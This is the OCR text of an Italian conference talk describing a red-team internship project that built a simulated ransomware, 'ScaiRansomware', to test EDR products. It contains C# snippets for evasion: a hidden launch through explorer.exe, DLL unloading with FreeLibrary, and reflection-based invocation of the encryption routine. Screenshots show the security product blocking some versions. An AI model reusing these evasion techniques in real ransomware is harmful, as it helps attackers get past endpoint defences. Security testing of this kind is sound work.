Scairansomware
EDR BYPASS

Relatori
Luca Antognarelli
Tommaso Olmastroni

HackInBo® winter edition 2023

Bologna, 18 Novembre 2023

GRUPPO SCAI

PRESENTAZIONE

Relatori

Tommaso Olmastroni, attualmente Cybersecurity Area Manager di Gruppo SCAI. Background tecnico maturato su progetti di respiro internazionale nei principali settori produttivi. Blue teamer per vocazione, Purple per attitudine
Molto attento ai diritti umani è membro del CDA di Oxfam Italia.

«When you become a leader, success is all about growing others.»

Luca Antognarelli, classe 2001, studente universitario neo-laureato in Ingegneria dei Sistemi Informativi presso l'Università di Parma e attuale studente magistrale presso il Politecnico di Torino in Cybersecurity Engineering.
Curiosità innata nel capire il funzionamento di tutto ciò che lo circonda, individuare eventuali difetti e/o vulnerabilità per poi migliorarne il funzionamento.

«Believe in yourself.»

SCAI RANSOMWARE

INTRODUZIONE

INTRODUZIONE

Obiettivo

« Il tirocinio prevede l'ingegnerizzazione e realizzazione di un eseguibile che simuli il comportamento di un ransomware, partendo dallo studio dei ransomware in circolazione, allo scopo di testare i sistemi di sicurezza implementati dall'azienda - EDR evasion/bypass. »

INTRODUZIONE

Cos’è un ransomware?

Il ransomware è un malware caratterizzato da una combinazione di tecniche crittografiche progettate per bloccare l’accesso al sistema infettato e ai dati in esso contenuti, costringendo la vittima a pagare un riscatto entro una data di scadenza per ripristinare l’accesso.

INTRODUZIONE

Tipologie ransomware

- Crittografico
- Locker
- Leakware
- Doppia estorsione
- MBR
- Mobile
- RaaS

INGEGNERIZZAZIONE

INGEGNERIZZAZIONE

Processo

Idea

Creare un ransomware

Ingegnerizzazione

Reverse engineering

OCC

Sviluppo

C#

Powershell

INGEGNERIZZAZIONE

Reverse engineering

Studio funzionamento ransomware

MITRE ATT&CK™ — Studio ransomware noti — malpedia

Studio ransomware Conti

INGEGNERIZZAZIONE

Ransomware Conti – S0575

Ransomware-as-a-Service (RaaS)
a doppia estorsione

↓

Trickbot – S0266

↓

Server Command & Control (C2)

INGEGNERIZZAZIONE


Ambiente di test

SERVER

Linux
CentOS

CLIENT VITTIMA

Windows 11



INGEGNERIZZAZIONE


Ambiente di test – client vittima

LaSicurezza	Computer Security	TheWall
Windows 11	Windows 11	Windows 11

SVILUPPO

SVILUPPO

Server



Creazione e gestione chiavi crittografiche

crypto

Ottenimento chiavi crittografiche

express

SVILUPPO


ScaiRansomware


Versione 1.0

- Framework .NET
- C#
- Windows Form
- Crittografia file RSA

LaSicurezza

Windows 11




(100%) Installazione di Client in corso
Installazione di Client in corso
L'operazione potrebbe richiedere vari minuti. È possibile utilizzare il computer per eseguire altre operazioni durante l'installazione.
Nome: Client
Da: C:\Users\lucaa\Desktop\ransomware
Preparazione dell'applicazione in corso...
Ordina
Visualizza
LaSicurezza
Minaccia bloccata
client.exe è stato bloccato perché risulta infetto da EvoGen
C0d1c3Alf4Numer1c0
Maggiori informazioni
Download
Documenti
Immagini
Musica
Video
Questo PC
Rete
3 elementi | 1 elemento selezionato 561 KB

SVILUPPO


ScaiRansomware

Versione 2.0

- Framework .NET
- C#
- Crittografia file RSA

LaSicurezza

Windows 11


Eseguibile
Nuovo
Ordina
Visualizza
ransomware › Eseguibile
Home
Nome
Ultima modifica
Tipo
LaSicurezza
Minaccia bloccata
setup.exe è stato bloccato perché risulta infetto da EvoGen
C0d1c3Alf4Numer1c0
Maggiori informazioni
1 elemento

WORKFLOW

ScaiRansomware – V 2.0


Codice malevolo

Esecuzione

Allerta sistema
di sicurezza

EVASION

Process Injection – T1055



Processo
legittimo

Esecuzione

Esecuzione
codice malevolo

SVILUPPO

ScaiRansomware

Versione 2.1

- Framework .NET
- C#
- Crittografia file RSA
- Process Injection – T1055

LaSicurezza

Windows 11

```
ProcessStartInfo startInfo = new ProcessStartInfo();
startInfo.FileName = "explorer.exe";                    //Sets the name of the executable file to be started by the process
startInfo.Arguments = "Interactions ExecuteRansommareAsync"; //Pass parametres: ClassName MethodName
startInfo.WorkingDirectory = @"C:\Windows\System32";    //To execute explorer.exe
startInfo.UseShellExecute = false;                      //Process is started directly using the executable file of the specified process
startInfo.WindowStyle = ProcessWindowStyle.Hidden;      //Console window associated with the process will not be visible to the user
startInfo.CreateNoWindow = true;                        //Thanks to this, the terminal is neither open nor visible

//Process creation
Process process = new Process();
process.StartInfo = startInfo;
process.Start(); //Start process
```

```
ProcessStartInfo startInfo = new ProcessStartInfo();
startInfo.FileName = "explorer.exe";                          //Sets the name of the executable file to be started by the process
startInfo.Arguments = "Interactions ExecuteRansomwareAsync"; //Pass parametres: ClassName MethodName
startInfo.WorkingDirectory = @"C:\Windows\System32";          //To execute explorer.exe
startInfo.UseShellExecute = false;                            //Process is started directly using the executable file of the specified process
startInfo.WindowStyle = ProcessWindowStyle.Hidden;            //Console window associated with the process will not be visible to the user
startInfo.CreateNoWindow = true;                              //Thanks to this, the terminal is neither open nor visible

//Process creation
Process process = new Process();
process.StartInfo = startInfo;
process.Start(); //Start process
```

WORKFLOW

Intervento sistema di sicurezza


Esecuzione
codice malevolo

↓

Processo di
analisi

↓

Allerta sistema
di sicurezza



EVASION

Unloading Module – U0519

Esecuzione codice malevolo

Unloading Module

Processo di analisi

Esecuzione codice malevolo

SVILUPPO

ScaiRansomware

Versione 2.2

- Framework .NET
- C#
- Crittografia file RSA
- Unloading Module – U0519

LaSicurezza

Windows 11

```
/// <summary>
/// Method to perform evasion
/// </summary>
1 riferimento
public static void Evasion()
{
    try
    {
        List<String> listDll = Utils.GetDll();

        if(listDll != null)
        {
            foreach (String currentDll in listDll)
            {
                Console.WriteLine($"{currentDll}");

                IntPtr handle = GetModuleHandle(currentDll);
                if (handle == IntPtr.Zero)
                    Console.WriteLine("No-Dll with get module handle");

                FreeLibrary(handle); //Unload library

            }
        }
    }

    catch (Exception ex)
    {
        Console.WriteLine("ERROR!!! Method Evasion: " + ex.ToString());
    }
}
```

```
/// <summary>
/// Method to perform evasion
/// </summary>
1 riferimento
public static void Evasion()
{
    try
    {
        List<String> listDll = Utils.GetDll();

        if(listDll != null)
        {
            foreach (String currentDll in listDll)
            {
                Console.WriteLine($"{currentDll}");

                IntPtr handle = GetModuleHandle(currentDll);
                if (handle == IntPtr.Zero)
                    Console.WriteLine("No-Dll with get module handle");

                FreeLibrary(handle); //Unload library

            }
        }
    }

    catch (Exception ex)
    {
        Console.WriteLine("ERROR!!! Method Evasion: " + ex.ToString());
    }
}
```

WORKFLOW

ScaiRansomware – V 2.3

Codice malevolo


Esecuzione

Allerta sistema
di sicurezza

EVASION

Reflection – T1620

Esecuzione
codice *legittimo*



Reflection

Codice malevolo

Esecuzione
codice malevolo

SVILUPPO

ScaiRansomware

Versione 2.3

- Framework .NET
- C#
- Crittografia file RSA
- Reflection – T1620

LaSicurezza

Windows 11

```
//Invocation of the method through reflection
Assembly assembly = Assembly.GetExecutingAssembly();
Type type = assembly.GetType("Client.Interactions");          //Get the object
MethodInfo method = type.GetMethod("ExecuteRansomwareAsync"); //Get the method

object instance = Activator.CreateInstance(type); //Instance creation of an object according to the specified type
method.Invoke(instance, null);                    //Method invocation
```


```
//Invocation of the method through reflection
Assembly assembly = Assembly.GetExecutingAssembly();
Type type = assembly.GetType("Client.Interactions");          //Get the object
MethodInfo method = type.GetMethod("ExecuteRansomwareAsync"); //Get the method

object instance = Activator.CreateInstance(type); //Instance creation of an object according to the specified type
method.Invoke(instance, null);                    //Method invocation
```

SVILUPPO

ScaiRansomware

Versione 2.3

- Framework .NET
- C#
- Crittografia file RSA
- Reflection


C:\Users\lucaa\Desktop\tmp\
Just wait for a few seconds...
Pay...
All your file have been decrypted
test
Nuovo
Ordina
Visualizza
Cerca in test
Musica
Video
certificate
lucaa
tmp
test_4
Questo PC
Unità USB (E:)
Backup_Attivit
Firma
img
ransomware
test_originale
Nome
Ultima modifica
Tipo
Dimensione
subtest.1 06/04/2023 22:24 Cartella di file
subtest.2 06/04/2023 22:24 Cartella di file
test1.txt 06/04/2023 22:24 Documento di testo 1 KB
test2.txt 06/04/2023 22:24 Documento di testo 1 KB
test3.txt 06/04/2023 22:24 Documento di testo 1 KB
test4.txt 06/04/2023 22:24 Documento di testo 1 KB
6 elementi
LaSicurezza è in esecuzione

SVILUPPO


ScaiRansomware

